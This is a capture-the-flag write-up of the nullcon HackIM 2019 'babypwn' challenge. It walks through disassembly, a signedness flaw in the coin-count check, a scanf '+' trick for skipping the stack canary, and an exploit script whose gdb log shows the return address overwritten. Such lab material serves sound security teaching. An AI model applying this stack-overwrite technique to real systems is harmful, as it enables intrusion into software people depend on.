3. FEBRUARY 2019 BY SCRYH

nullcon HackIM 2019 – babypwn

The nullcon HackIM 2019 CTF (ctftime.org) ran from 01/02/2019, 16:30 UTC to 03/02/2019 04:30 UTC.


I did the pwn challenge *babypwn*, which was really fun to do. The following article contains my writeup being divided into the followin sections:

---

babypwn (495 pts)

Challenge description

As usual the challenge description provides the vulnerable binary as well as the ip/port of the CTF server running it:



Security mechanisms and disassembly

Let's start by determining which security mechanisms are in place using `checksec`:

```
root@kali:~/Documents/nullcon19/babypwn# checksec challenge
[*] '/root/Documents/nullcon19/babypwn/challenge'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

We have got `Full RELRO`, `Stack Canaries` and `NX enabled`. Nevertheless the binary is not position independent (`No PIE`), which means that the address of the binary itself are static.

At next, let's determine what the binary does analzing the disassembly using r2:

```
root@kali:~/Documents/nullcon19/babypwn# r2 -A challenge
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00400710]> afl
0x00400680    3 26           sym._init
0x004006b0    1 6            sub.free_6b0
0x004006b8    1 6            sub.puts_6b8
0x004006c0    1 6            sub.__stack_chk_fail_6c0
0x004006c8    1 6            sub.setbuf_6c8
0x004006d0    1 6            sub.printf_6d0
0x004006d8    1 6            sub.__libc_start_main_6d8
0x004006e0    1 6            sub.__gmon_start_6e0
0x004006e8    1 6            sub.malloc_6e8
0x004006f0    1 6            sub.perror_6f0
0x004006f8    1 6            sub.__isoc99_scanf_6f8
0x00400700    1 6            sub.exit_700
0x00400710    1 42           entry0
0x00400740    4 50   -> 41   sym.deregister_tm_clones
0x00400780    4 58   -> 55   sym.register_tm_clones
0x004007c0    3 28           sym.__do_global_dtors_aux
0x004007e0    4 38   -> 35   entry1.init
0x00400806   12 462          main
0x004009e0    4 101          sym.__libc_csu_init
0x00400a50    1 2            sym.__libc_csu_fini
0x00400a54    1 9            sym._fini
[0x00400710]> pdf @ main
/ (fcn) main 462
|   main (int argc, char **argv, char **envp);
|           ; var int local_6ah @ rbp-0x6a
|           ; var unsigned int local_69h @ rbp-0x69
|           ; var int local_68h @ rbp-0x68
|           ; var int local_60h @ rbp-0x60
|           ; var int local_10h @ rbp-0x10
|           ; var int local_8h @ rbp-0x8
|           ; DATA XREF from entry0 (0x40072d)
|           0x00400806      55             push rbp
|           0x00400807      4889e5         mov rbp, rsp
|           0x0040080a      4883ec70       sub rsp, 0x70                ; 'p'
|           0x0040080e      64488b042528.  mov rax, qword fs:[0x28]    ; [0x28:8]=-1 ; '(' ; 40
|           0x00400817      488945f8       mov qword [local_8h], rax
|           0x0040081b      31c0           xor eax, eax
|           0x0040081d      488b05fc0720.  mov rax, qword [obj.stdin__GLIBC_2.2.5] ; [0x601020:8]=0
|           0x00400824      be00000000     mov esi, 0
|           0x00400829      4889c7         mov rdi, rax
|           0x0040082c      e897feffff     call sub.setbuf_6c8
|           0x00400831      488b05d80720.  mov rax, qword [obj.stdout__GLIBC_2.2.5] ; obj.__TMC_END ; [0x
|           0x00400838      be00000000     mov esi, 0
|           0x0040083d      4889c7         mov rdi, rax
|           0x00400840      e883feffff     call sub.setbuf_6c8
|           0x00400845      c6459600       mov byte [local_6ah], 0
|           0x00400849      bf680a4000     mov edi, str.Create_a_tressure_box ; 0x400a68 ; "Create a tres
|           0x0040084e      e865feffff     call sub.puts_6b8
|           0x00400853      488d45f0       lea rax, qword [local_10h]
|           0x00400857      4889c6         mov rsi, rax
|           0x0040085a      bf800a4000     mov edi, 0x400a80
|           0x0040085f      b800000000     mov eax, 0
|           0x00400864      e88ffeffff     call sub.__isoc99_scanf_6f8
|           0x00400869      0fb645f0       movzx eax, byte [local_10h]
|           0x0040086d      3c79           cmp al, 0x79                 ; 'y' ; 121
|        ,=< 0x0040086f      741c           je 0x40088d
|        |   0x00400871      0fb645f0       movzx eax, byte [local_10h]
|        |   0x00400875      3c59           cmp al, 0x59                 ; 'Y' ; 89
|       ,==< 0x00400877      7414           je 0x40088d
|       ||   0x00400879      bf840a4000     mov edi, str.Bye             ; 0x400a84 ; "Bye!\r"
|       ||   0x0040087e      e835feffff     call sub.puts_6b8
|       ||   0x00400883      b800000000     mov eax, 0
|      ,===< 0x00400888      e931010000     jmp 0x4009be
|      |||   ; CODE XREFS from main (0x40086f, 0x400877)
|      |``-> 0x0040088d      bf8a0a4000     mov edi, str.name:           ; 0x400a8a ; "name: "
|      |     0x00400892      b800000000     mov eax, 0
|      |     0x00400897      e834feffff     call sub.printf_6d0
|      |     0x0040089c      bf64000000     mov edi, 0x64                ; 'd' ; 100
|      |     0x004008a1      e842feffff     call sub.malloc_6e8
|      |     0x004008a6      48894598       mov qword [local_68h], rax
|      |     0x004008aa      488b4598       mov rax, qword [local_68h]
|      |     0x004008ae      48b954726573.  movabs rcx, 0x6572757373657254 ; 'Tressure'
|      |     0x004008b8      488908         mov qword [rax], rcx
|      |     0x004008bb      c7400820426f.  mov dword [rax + 8], 0x786f4220 ; ' Box' ; [0x786f4220:4]=-1
|      |     0x004008c2      66c7400c3a20   mov word [rax + 0xc], 0x203a ; ': ' ; [0x203a:2]=0xffff
|      |     0x004008c8      c6400e00       mov byte [rax + 0xe], 0
|      |     0x004008cc      488b4598       mov rax, qword [local_68h]
|      |     0x004008d0      4883c00e       add rax, 0xe
|      |     0x004008d4      4889c6         mov rsi, rax
|      |     0x004008d7      bf910a4000     mov edi, str.50s             ; 0x400a91 ; "%50s"
|      |     0x004008dc      b800000000     mov eax, 0
|      |     0x004008e1      e812feffff     call sub.__isoc99_scanf_6f8
```

```
|      |     0x004008e6      488b4598        mov rax, qword [local_68h]
|      |     0x004008ea      48c7c1ffffff.   mov rcx, -1
|      |     0x004008f1      4889c2          mov rdx, rax
|      |     0x004008f4      b800000000      mov eax, 0
|      |     0x004008f9      4889d7          mov rdi, rdx
|      |     0x004008fc      f2ae            repne scasb al, byte [rdi]
|      |     0x004008fe      4889c8          mov rax, rcx
|      |     0x00400901      48f7d0          not rax
|      |     0x00400904      488d50ff        lea rdx, qword [rax - 1]
|      |     0x00400908      488b4598        mov rax, qword [local_68h]
|      |     0x0040090c      4801d0          add rax, rdx                    ; '('
|      |     0x0040090f      48be20637265.   movabs rsi, 0x6465746165726320 ; ' created'
|      |     0x00400919      488930          mov qword [rax], rsi
|      |     0x0040091c      c74008210d0a.   mov dword [rax + 8], 0xa0d21 ; [0xa0d21:4]=-1
|      |     0x00400923      bf960a4000      mov edi, str.How_many_coins_do_you_have ; 0x400a96 ; "How many
|      |     0x00400928      e88bfdffff      call sub.puts_6b8
|      |     0x0040092d      488d4596        lea rax, qword [local_6ah]
|      |     0x00400931      4889c6          mov rsi, rax
|      |     0x00400934      bfb30a4000      mov edi, str.hhu            ; 0x400ab3 ; "%hhu"
|      |     0x00400939      b800000000      mov eax, 0
|      |     0x0040093e      e8b5fdffff      call sub.__isoc99_scanf_6f8
|      |     0x00400943      0fb64596        movzx eax, byte [local_6ah]
|      |     0x00400947      3c14            cmp al, 0x14                ; 20
|      |  ,=< 0x00400949      7e14            jle 0x40095f
|      |  |   0x0040094b      bfb80a4000      mov edi, str.Coins_that_many_are_not_supported_: ; 0x400ab8 ;
|      |  |   0x00400950      e89bfdffff      call sub.perror_6f0
|      |  |   0x00400955      bf01000000      mov edi, 1
|      |  |   0x0040095a      e8a1fdffff      call sub.exit_700
|      |  |   ; CODE XREF from main (0x400949)
|      |  `-> 0x0040095f      c6459700        mov byte [local_69h], 0
|      |  ,=< 0x00400963      eb2e            jmp 0x400993
|      |  |   ; CODE XREF from main (0x40099a)
|      |  .--> 0x00400965      0fb65597        movzx edx, byte [local_69h]
|      |  :|   0x00400969      488d45a0        lea rax, qword [local_60h]
|      |  :|   0x0040096d      4863d2          movsxd rdx, edx
|      |  :|   0x00400970      48c1e202        shl rdx, 2
|      |  :|   0x00400974      4801d0          add rax, rdx                ; '('
|      |  :|   0x00400977      4889c6          mov rsi, rax
|      |  :|   0x0040097a      bfdf0a4000      mov edi, 0x400adf
|      |  :|   0x0040097f      b800000000      mov eax, 0
|      |  :|   0x00400984      e86ffdffff      call sub.__isoc99_scanf_6f8
|      |  :|   0x00400989      0fb64597        movzx eax, byte [local_69h]
|      |  :|   0x0040098d      83c001          add eax, 1
|      |  :|   0x00400990      884597          mov byte [local_69h], al
|      |  :|   ; CODE XREF from main (0x400963)
|      |  :`-> 0x00400993      0fb64596        movzx eax, byte [local_6ah]
|      |  :    0x00400997      384597          cmp byte [local_69h], al    ; [0x2:1]=255 ; 2
|      |  `==< 0x0040099a      72c9            jb 0x400965
|      |       0x0040099c      488b4598        mov rax, qword [local_68h]
|      |       0x004009a0      4889c7          mov rdi, rax
|      |       0x004009a3      b800000000      mov eax, 0
|      |       0x004009a8      e823fdffff      call sub.printf_6d0
|      |       0x004009ad      488b4598        mov rax, qword [local_68h]
|      |       0x004009b1      4889c7          mov rdi, rax
|      |       0x004009b4      e8f7fcffff      call sub.free_6b0
|      |       0x004009b9      b800000000      mov eax, 0
|      |       ; CODE XREF from main (0x400888)
|      `---> 0x004009be      488b4df8        mov rcx, qword [local_8h]
|            0x004009c2      6448330c2528.   xor rcx, qword fs:[0x28]
|         ,=< 0x004009cb      7405            je 0x4009d2
|         |   0x004009cd      e8eefcffff      call sub.__stack_chk_fail_6c0
|         |   ; CODE XREF from main (0x4009cb)
|         `-> 0x004009d2      c9              leave
\            0x004009d3      c3              ret
[0x00400710]>
```

The only user de ned function is the `main` function.

At the beginning the buffering for `stdin` and `stdout` is disabled:

```
|            0x0040081d      488b05fc0720.   mov rax, qword [obj.stdin__GLIBC_2.2.5] ; [0x601020:8]=0
|            0x00400824      be00000000      mov esi, 0
|            0x00400829      4889c7          mov rdi, rax
|            0x0040082c      e897feffff      call sub.setbuf_6c8
|            0x00400831      488b05d80720.   mov rax, qword [obj.stdout__GLIBC_2.2.5] ; obj.__TMC_END ; [0x
|            0x00400838      be00000000      mov esi, 0
|            0x0040083d      4889c7          mov rdi, rax
|            0x00400840      e883feffff      call sub.setbuf 6c8
```

After this the message `"Create a tressure box?\r"` is displayed and `scanf` is called to read two characters / one character + null byte (`"%2s"`):

```
|            0x00400849      bf680a4000      mov edi, str.Create_a_tressure_box ; 0x400a68 ; "Create a tres
|            0x0040084e      e865feffff      call sub.puts_6b8
|            0x00400853      488d45f0        lea rax, qword [local_10h]
|            0x00400857      4889c6          mov rsi, rax
|            0x0040085a      bf800a4000      mov edi, 0x400a80
|            0x0040085f      b800000000      mov eax, 0
```

```
|           0x00400864      e88ffeffff     call sub.__isoc99_scanf_6f8
...
[0x00400710]> ps @ 0x400a80
%2s
```

If the input neither equals `y`, nor `Y`, the program is quit (`jmp 0x4009be`):

```
|           0x00400869      0fb645f0       movzx eax, byte [local_10h]
|           0x0040086d      3c79           cmp al, 0x79                ; 'y' ; 121
|       ,=< 0x0040086f      741c           je 0x40088d
|       |   0x00400871      0fb645f0       movzx eax, byte [local_10h]
|       |   0x00400875      3c59           cmp al, 0x59                ; 'Y' ; 89
|      ,==< 0x00400877      7414           je 0x40088d
|      ||   0x00400879      bf840a4000     mov edi, str.Bye            ; 0x400a84 ; "Bye!\r"
|      ||   0x0040087e      e835feffff     call sub.puts_6b8
|      ||   0x00400883      b800000000     mov eax, 0
|     ,===< 0x00400888      e931010000     jmp 0x4009be
```

Otherwise the following instructions are executed, which:

- Print the message `"name: "`.
- Allocate 100 (0x64) byte on the heap using `malloc`.
- Insert the string `"Tressure Box: "` at the beginning of those 100 byte.
- Call `scanf` to read up to 50 bytes after the string (`"%50s"`).
- Append the string `" created!"`.

```
|      |``-> 0x0040088d      bf8a0a4000     mov edi, str.name:          ; 0x400a8a ; "name: "
|      |     0x00400892      b800000000     mov eax, 0
|      |     0x00400897      e834feffff     call sub.printf_6d0
|      |     0x0040089c      bf64000000     mov edi, 0x64               ; 'd' ; 100
|      |     0x004008a1      e842feffff     call sub.malloc_6e8
|      |     0x004008a6      48894598       mov qword [local_68h], rax
|      |     0x004008aa      488b4598       mov rax, qword [local_68h]
|      |     0x004008ae      48b954726573.  movabs rcx, 0x6572757373657254 ; 'Tressure'
|      |     0x004008b8      488908         mov qword [rax], rcx
|      |     0x004008bb      c7400820426f.  mov dword [rax + 8], 0x786f4220 ; ' Box' ; [0x786f4220:4]=-1
|      |     0x004008c2      66c7400c3a20   mov word [rax + 0xc], 0x203a ; ': ' ; [0x203a:2]=0xffff
|      |     0x004008c8      c6400e00       mov byte [rax + 0xe], 0
|      |     0x004008cc      488b4598       mov rax, qword [local_68h]
|      |     0x004008d0      4883c00e       add rax, 0xe
|      |     0x004008d4      4889c6         mov rsi, rax
|      |     0x004008d7      bf910a4000     mov edi, str.50s            ; 0x400a91 ; "%50s"
|      |     0x004008dc      b800000000     mov eax, 0
|      |     0x004008e1      e812feffff     call sub.__isoc99_scanf_6f8
|      |     0x004008e6      488b4598       mov rax, qword [local_68h]
|      |     0x004008ea      48c7c1ffffff.  mov rcx, -1
|      |     0x004008f1      4889c2         mov rdx, rax
|      |     0x004008f4      b800000000     mov eax, 0
|      |     0x004008f9      4889d7         mov rdi, rdx
|      |     0x004008fc      f2ae           repne scasb al, byte [rdi]
|      |     0x004008fe      4889c8         mov rax, rcx
|      |     0x00400901      48f7d0         not rax
|      |     0x00400904      488d50ff       lea rdx, qword [rax - 1]
|      |     0x00400908      488b4598       mov rax, qword [local_68h]
|      |     0x0040090c      4801d0         add rax, rdx                ; '('
|      |     0x0040090f      48be20637265.  movabs rsi, 0x6465746165726320 ; ' created'
|      |     0x00400919      488930         mov qword [rax], rsi
|      |     0x0040091c      c74008210d0a.  mov dword [rax + 8], 0xa0d21 ; [0xa0d21:4]=-1
```

At next the message `"How many coins do you have?\r"` is printed and an unsigned char (`"%hhu"`) is read. If the input is greater than 20 (0x14), the program is quit:

```
|      |     0x00400923      bf960a4000     mov edi, str.How_many_coins_do_you_have ; 0x400a96 ; "How many
|      |     0x00400928      e88bfdffff     call sub.puts_6b8
|      |     0x0040092d      488d4596       lea rax, qword [local_6ah]
|      |     0x00400931      4889c6         mov rsi, rax
|      |     0x00400934      bfb30a4000     mov edi, str.hhu            ; 0x400ab3 ; "%hhu"
|      |     0x00400939      b800000000     mov eax, 0
|      |     0x0040093e      e8b5fdffff     call sub.__isoc99_scanf_6f8
|      |     0x00400943      0fb64596       movzx eax, byte [local_6ah]
|      |     0x00400947      3c14           cmp al, 0x14                ; 20
|      |  ,=< 0x00400949      7e14           jle 0x40095f
|      |  |   0x0040094b      bfb80a4000     mov edi, str.Coins_that_many_are_not_supported_: ; 0x400ab8 ;
|      |  |   0x00400950      e89bfdffff     call sub.perror_6f0
|      |  |   0x00400955      bf01000000     mov edi, 1
|      |  |   0x0040095a      e8a1fdffff     call sub.exit 700
```

Otherwise the following loop iterates over `0 .. n` (`n` being our previous input) reading a signed integer (`"%d"`) to `[local_60h + i<<2]` on each iteration:

```
|      |  `-> 0x0040095f      c6459700       mov byte [local_69h], 0
|      |  ,=< 0x00400963      eb2e           jmp 0x400993
|      |  |   ; CODE XREF from main (0x40099a)
```

```
|      |.--> 0x00400965      0fb65597        movzx edx, byte [local_69h]
|      |:|   0x00400969      488d45a0        lea rax, qword [local_60h]
|      |:|   0x0040096d      4863d2          movsxd rdx, edx
|      |:|   0x00400970      48c1e202        shl rdx, 2
|      |:|   0x00400974      4801d0          add rax, rdx                ; '('
|      |:|   0x00400977      4889c6          mov rsi, rax
|      |:|   0x0040097a      bfdf0a4000      mov edi, 0x400adf
|      |:|   0x0040097f      b800000000      mov eax, 0
|      |:|   0x00400984      e86ffdffff      call sub.__isoc99_scanf_6f8
|      |:|   0x00400989      0fb64597        movzx eax, byte [local_69h]
|      |:|   0x0040098d      83c001          add eax, 1
|      |:|   0x00400990      884597          mov byte [local_69h], al
|      |:|   ; CODE XREF from main (0x400963)
|      |:`-> 0x00400993      0fb64596        movzx eax, byte [local_6ah]
|      |:    0x00400997      384597          cmp byte [local_69h], al    ; [0x2:1]=255 ; 2
|      |`==< 0x0040099a      72c9            jb 0x400965
...
[0x00400710]> ps @ 0x400adf
%d
```

At the end the string stored at `local_68h` (`"Tressure Box: " ... our input ... " created!"`) is passed to `printf` and the formerly allocated 100 byte are deallocated using `free`. At the very end we can see the stack canary in place:

```
|      |     0x0040099c      488b4598        mov rax, qword [local_68h]
|      |     0x004009a0      4889c7          mov rdi, rax
|      |     0x004009a3      b800000000      mov eax, 0
|      |     0x004009a8      e823fdffff      call sub.printf_6d0
|      |     0x004009ad      488b4598        mov rax, qword [local_68h]
|      |     0x004009b1      4889c7          mov rdi, rax
|      |     0x004009b4      e8f7fcffff      call sub.free_6b0
|      |     0x004009b9      b800000000      mov eax, 0
|      |     ; CODE XREF from main (0x400888)
|      `---> 0x004009be      488b4df8        mov rcx, qword [local_8h]
|            0x004009c2      6448330c2528.   xor rcx, qword fs:[0x28]
|       ,=< 0x004009cb      7405            je 0x4009d2
|       |   0x004009cd      e8eefcffff      call sub.__stack_chk_fail_6c0
|       |   ; CODE XREF from main (0x4009cb)
|       `-> 0x004009d2      c9              leave
\           0x004009d3      c3              ret
```

A quick exemplary run of the binary:

```
root@kali:~/Documents/nullcon19/babypwn# ./challenge
Create a tressure box?
y
name: AAAA
How many coins do you have?
2
100
200
Tressure Box: AAAA created!
```

After determining what the binary does, let's spot the vulnerabilities.

Signedness vulnerabilitiy

The first one is a **signedness vulnerabilitiy**, which resides in the following lines of disassembly:

```
|      |     0x00400934      bfb30a4000      mov edi, str.hhu            ; 0x400ab3 ; "%hhu"
|      |     0x00400939      b800000000      mov eax, 0
|      |     0x0040093e      e8b5fdffff      call sub.__isoc99_scanf_6f8
|      |     0x00400943      0fb64596        movzx eax, byte [local_6ah]
|      |     0x00400947      3c14            cmp al, 0x14                ; 20
|      |  ,=< 0x00400949      7e14            jle 0x40095f
```

These lines read the number of coins we have, which will later be used as the boundary for the loop reading signed integers.

Although the number is read as an unsigned char (`"%hhu"`), the comparison made is signed (`jle`).

To understand the difference consider the following example program:

```
root@kali:~/Documents/nullcon19/babypwn/example# cat signed_unsigned.c
#include <stdio.h>

int main() {

  char x = -10;
  if (x > 20) printf("x too large!\n");

  unsigned char y = -10;
  if (y > 20) printf("y too large!\n");

  return 0;
```

```
}
```

And the related disassembly:

```
/ (fcn) main 59
|   main (int argc, char **argv, char **envp);
|           ; var unsigned int local_2h @ rbp-0x2
|           ; var signed int local_1h @ rbp-0x1
|           ; DATA XREF from entry0 (0x106d)
|           0x00001135      55              push rbp
|           0x00001136      4889e5          mov rbp, rsp
|           0x00001139      4883ec10        sub rsp, 0x10
|           0x0000113d      c645fff6        mov byte [local_1h], 0xf6
|           0x00001141      807dff14        cmp byte [local_1h], 0x14   ; [0x14:1]=1
|       ,=< 0x00001145      7e0c            jle 0x1153
|       |   0x00001147      488d3db60e00.   lea rdi, qword str.x_too_large ; 0x2004 ; "x too large!" ; con
|       |   0x0000114e      e8ddfeffff      call sym.imp.puts           ; int puts(const char *s)
|       |   ; CODE XREF from main (0x1145)
|       `-> 0x00001153      c645fef6        mov byte [local_2h], 0xf6
|           0x00001157      807dfe14        cmp byte [local_2h], 0x14   ; [0x14:1]=1
|       ,=< 0x0000115b      760c            jbe 0x1169
|       |   0x0000115d      488d3dad0e00.   lea rdi, qword str.y_too_large ; 0x2011 ; "y too large!" ; con
|       |   0x00001164      e8c7feffff      call sym.imp.puts           ; int puts(const char *s)
|       |   ; CODE XREF from main (0x115b)
|       `-> 0x00001169      b800000000      mov eax, 0
|           0x0000116e      c9              leave
\           0x0000116f      c3              ret
```

For the `signed char` the instruction `jle` is used, while for the `unsigned char` the instruction `jbe` is used.

This means that for negative numbers (`-10`) the boundary check for the `signed char` (`x > 20`) is not violated:

```
root@kali:~/Documents/nullcon19/babypwn/example# gcc signed_unsigned.c -o signed_unsigned
root@kali:~/Documents/nullcon19/babypwn/example# ./signed_unsigned
y too large!
```

By entering `-1` for the number of coins we have, we do not violate the boundary check, but the loop will iterate as long as `i` is smaller than `-1 = 0xff = 255`. On each iteration we can input a signed integer (4 byte). Let's have a look at where we can write to using `gdb`:

```
[----------------------------------code----------------------------------]
   0x400977 <main+369>: mov    rsi,rax
   0x40097a <main+372>: mov    edi,0x400adf
   0x40097f <main+377>: mov    eax,0x0
=> 0x400984 <main+382>: call   0x4006f8 <__isoc99_scanf@plt>
   0x400989 <main+387>: movzx  eax,BYTE PTR [rbp-0x69]
   0x40098d <main+391>: add    eax,0x1
   0x400990 <main+394>: mov    BYTE PTR [rbp-0x69],al
   0x400993 <main+397>: movzx  eax,BYTE PTR [rbp-0x6a]
Guessed arguments:
arg[0]: 0x400adf --> 0x31b010000006425
arg[1]: 0x7fffffffe470 --> 0xc2
arg[2]: 0x0
[----------------------------------stack----------------------------------]
0000| 0x7fffffffe460 --> 0xff000000000000
0008| 0x7fffffffe468 --> 0x602260 ("Tressure Box: AAAA created!\r\n")
0016| 0x7fffffffe470 --> 0xc2
0024| 0x7fffffffe478 --> 0x7fffffffe4a6 --> 0x0
0032| 0x7fffffffe480 --> 0x1
0040| 0x7fffffffe488 --> 0x7ffff7e9fded (<handle_intel+269>:    test   rax,rax)
0048| 0x7fffffffe490 --> 0x1
0056| 0x7fffffffe498 --> 0x400a2d (<__libc_csu_init+77>:        add    rbx,0x1)
[------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0000000000400984 in main ()
```

The above breakpoint was hit on the `scanf` call within the loop reading a signed integer. This integer will be stored at `0x7fffffffe470`. On the next iteration the integer will be stored at `0x7fffffffe470 + 1<<2 = 0x7fffffffe474`, then at `0x7fffffffe470 + 2<<2 = 0x7fffffffe478` and so forth.

By leveraging the signedness vulnerabilitiy the loop will iterate from `0` to `254` and we can write beyond the intended memory. What is stored there?

```
gdb-peda$ telescope 0x7fffffffe470 20
0000| 0x7fffffffe470 --> 0xc2
0008| 0x7fffffffe478 --> 0x7fffffffe4a6 --> 0x0
0016| 0x7fffffffe480 --> 0x1
0024| 0x7fffffffe488 --> 0x7ffff7e9fded (<handle_intel+269>:    test   rax,rax)
0032| 0x7fffffffe490 --> 0x1
0040| 0x7fffffffe498 --> 0x400a2d (<__libc_csu_init+77>:        add    rbx,0x1)
0048| 0x7fffffffe4a0 --> 0x7ffff7fe4550 (<_dl_fini>:    push   rbp)
0056| 0x7fffffffe4a8 --> 0x0
0064| 0x7fffffffe4b0 --> 0x4009e0 (<__libc_csu_init>:   push   r15)
0072| 0x7fffffffe4b8 --> 0x400710 (<_start>:    xor    ebp,ebp)
```

```
0080| 0x7fffffffe4c0 --> 0x7fffffff0079 --> 0x0
0088| 0x7fffffffe4c8 --> 0x22f2f24de2216300
0096| 0x7fffffffe4d0 --> 0x4009e0 (<__libc_csu_init>:   push   r15)
0104| 0x7fffffffe4d8 --> 0x7ffff7e2109b (<__libc_start_main+235>:       mov    edi,eax)
0112| 0x7fffffffe4e0 --> 0x0
0120| 0x7fffffffe4e8 --> 0x7fffffffe5b8 --> 0x7fffffffe7df ("/root/Documents/nullcon19/babypwn/challenge"
0128| 0x7fffffffe4f0 --> 0x100100000
0136| 0x7fffffffe4f8 --> 0x400806 (<main>:      push   rbp)
0144| 0x7fffffffe500 --> 0x0
0152| 0x7fffffffe508 --> 0x69e3571b4fccc558
```

Well, the return address of the `main` function (`0x7ffff7e2109b`) as well as the stack canary (`0x22f2f24de2216300`).

Our goal is clearly to overwrite the return address. But if we keep entering signed integers until we overwrite the return address, we also overwrite the stack canary and our overwritten return address will never be called.

Thus we need a way to *skip* the first `scanf` calls until we reach the last `scanf` call, which will overwrite the return address.

Just entering something which is not a number (e.g. `a`) is not going to work since the first `scanf` will simply be aborted not removing anything from stdin. Thus the subsequent `scanf` calls will also be aborted in the same manner.

In order to analyze the effect of different inputs for `scanf("%d")`, I wrote the following little program, which reads two signed integers and outputs the value read as well as the return value of `scanf`:

```
root@kali:~/Documents/nullcon19/babypwn/test# cat scanf.c
#include <stdio.h>

int main() {

  int dword = 1337;
  int ret = 0;

  ret = scanf("%d", &amp;dword);
  printf("dword = %d ret = %d\t\t", dword, ret);

  ret = scanf("%d", &amp;dword);
  printf("dword = %d ret = %d", dword, ret);

  return 0;
}
```

And piped every ASCII character from `0` to `255` to it:

```
root@kali:~/Documents/nullcon19/babypwn/test# gcc scanf.c -o scanf
root@kali:~/Documents/nullcon19/babypwn/test# for i in `seq 0 255`; do echo $i; python -c "print(chr($i))
0
dword = 1337 ret = 0            dword = 1337 ret = 0
1
dword = 1337 ret = 0            dword = 1337 ret = 0
2
dword = 1337 ret = 0            dword = 1337 ret = 0
...
9
dword = 1337 ret = -1           dword = 1337 ret = -1
10
dword = 1337 ret = -1           dword = 1337 ret = -1
...
42
dword = 1337 ret = 0            dword = 1337 ret = 0
43
dword = 1337 ret = 0            dword = 1337 ret = -1
44
dword = 1337 ret = 0            dword = 1337 ret = 0
45
dword = 1337 ret = 0            dword = 1337 ret = -1
46
dword = 1337 ret = 0            dword = 1337 ret = 0
47
dword = 1337 ret = 0            dword = 1337 ret = 0
48
dword = 0 ret = 1               dword = 0 ret = -1
49
dword = 1 ret = 1               dword = 1 ret = -1
50
dword = 2 ret = 1               dword = 2 ret = -1
51
dword = 3 ret = 1               dword = 3 ret = -1
52
dword = 4 ret = 1               dword = 4 ret = -1
53
dword = 5 ret = 1               dword = 5 ret = -1
54
dword = 6 ret = 1               dword = 6 ret = -1
55
dword = 7 ret = 1               dword = 7 ret = -1
```

```
56
dword = 8 ret = 1                dword = 8 ret = -1
57
dword = 9 ret = 1                dword = 9 ret = -1
58
dword = 1337 ret = 0             dword = 1337 ret = 0
59
dword = 1337 ret = 0             dword = 1337 ret = 0
...
```

Notice the different behavior for `43 = 0x2b` (`"+"`) and `45 = 0x2d` (`"-"`). The first `ret` is `0` meaning that no input was read. Nevertheless the second `ret` is `-1`, which means that an error occured (`EOF` is reached)! Thus `"+"` and `"-"` are actually read from stdin by `scanf` without modifying the value:

```
root@kali:~/Documents/nullcon19/babypwn/test# ./scanf
+
dword = 1337 ret = 0
10
dword = 10 ret = 1
```

Taking this into account we only have to determine how much `scanf` calls we have to skip until we reach the return address (`26`) and can then enter an arbitrary value to overwrite the return address (notice that we write 4 byte at a time and the return address is 8 byte):

```
root@kali:~/Documents/nullcon19/babypwn# cat expl1.py
#!/usr/bin/env python

print('y')
print('AAAA')
print('-1')

print('+\n'*26)
print(str(0xdeadbeef))
print(str(0xdeadbeef))
print('a')

...

gdb-peda$ r <<< $(./expl1.py)
Starting program: /root/Documents/nullcon19/babypwn/challenge <<< $(./expl1.py)
Create a tressure box?
name: How many coins do you have?
Tressure Box: AAAA created!

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x0
RSI: 0x1
RDI: 0x5
RBP: 0x4009e0 (<__libc_csu_init>:       push   r15)
RSP: 0x7fffffffe4d8 --> 0xdeadbeefdeadbeef
RIP: 0x4009d3 (<main+461>:      ret)
R8 : 0x5f ('_')
R9 : 0x602260 --> 0x0
R10: 0x0
R11: 0x246
R12: 0x400710 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe5b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4009cb <main+453>: je     0x4009d2 <main+460>
   0x4009cd <main+455>: call   0x4006c0 <__stack_chk_fail@plt>
   0x4009d2 <main+460>: leave
=> 0x4009d3 <main+461>: ret
   0x4009d4:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x4009de:    xchg   ax,ax
   0x4009e0 <__libc_csu_init>:  push   r15
   0x4009e2 <__libc_csu_init+2>:        push   r14
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe4d8 --> 0xdeadbeefdeadbeef
0008| 0x7fffffffe4e0 --> 0x0
0016| 0x7fffffffe4e8 --> 0x7fffffffe5b8 --> 0x7fffffffe7de ("/root/Documents/nullcon19/babypwn/challenge"
0024| 0x7fffffffe4f0 --> 0x100100000
0032| 0x7fffffffe4f8 --> 0x400806 (<main>:      push   rbp)
0040| 0x7fffffffe500 --> 0x0
